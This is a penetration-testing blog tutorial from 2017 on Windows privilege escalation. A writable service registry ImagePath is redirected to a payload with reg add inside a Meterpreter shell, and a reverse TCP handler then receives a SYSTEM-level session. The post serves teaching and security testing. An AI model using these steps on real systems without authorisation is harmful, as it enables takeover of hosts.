

PENETRATION TESTING LAB

OFFENSIVE TECHNIQUES & METHODOLOGIES



MARCH 31, 2017

Insecure Registry Permissions



by Administrator. In Privilege Escalation. Leave a Comment

In Windows environments when a service is registered with the system a new key is created in the registry which contains the binary path. Even though that this escalation vector is not very common due to the fact that write access to the services registry key is granted only to Administrators by default however

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
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it should not be omitted by the penetration tester as another possible check.

The process of privilege escalation via insecure registry permissions is very simple. Registry keys for the services that are running on the system can be found in the following registry path:

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services
```

If a standard user has permissions to modify the registry key **“ImagePath”** which contains the path to the application binary then he could escalate privileges to system as the Apache service is running under these privileges.



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ImagePath Registry Key

The only thing that is required is to add a registry key that will change the ImagePath to the location of where the malicious payload is stored.

```
meterpreter > shell
Process 1812 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\pentestlab\Desktop>reg add "HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\Apache" /t REG_EXPAND_SZ /v ImagePath /d "C:\xampp\pentestlab2.exe" /f

reg add "HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\Apache" /t REG_EXPAND_SZ /v ImagePath /d "C:\xampp\pentestlab2.exe" /f

The operation completed successfully.
```

```
meterpreter > shell
Process 1812 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\pentestlab\Desktop>reg add "HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\Apache" /t REG_EXPAND_SZ /v ImagePath /d "C:\xampp\pentestlab2.exe" /f
reg add "HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\Apache" /t REG_EXPAND_SZ /v ImagePath /d "C:\xampp\pentestlab2.exe" /f
The operation completed successfully.
```

Registry ImagePath Modification

The next time that the service will restart, the custom payload will be executed instead of the service binary and it will return back a Meterpreter session as SYSTEM.

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```
C:\Users\pentestlab\Desktop>exit
exit
meterpreter > exit
[*] Shutting down Meterpreter...

[*] 192.168.100.4 - Meterpreter session 9 closed. Reason: User exit
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.100.3:4444
[*] Starting the payload handler...
[*] Sending stage (957999 bytes) to 192.168.100.4
[*] Meterpreter session 10 opened (192.168.100.3:4444 -> 192.168.100.4:49178) at
2017-03-29 20:34:36 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Privilege Escalation via Insecure Registry Permissions

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March 2017

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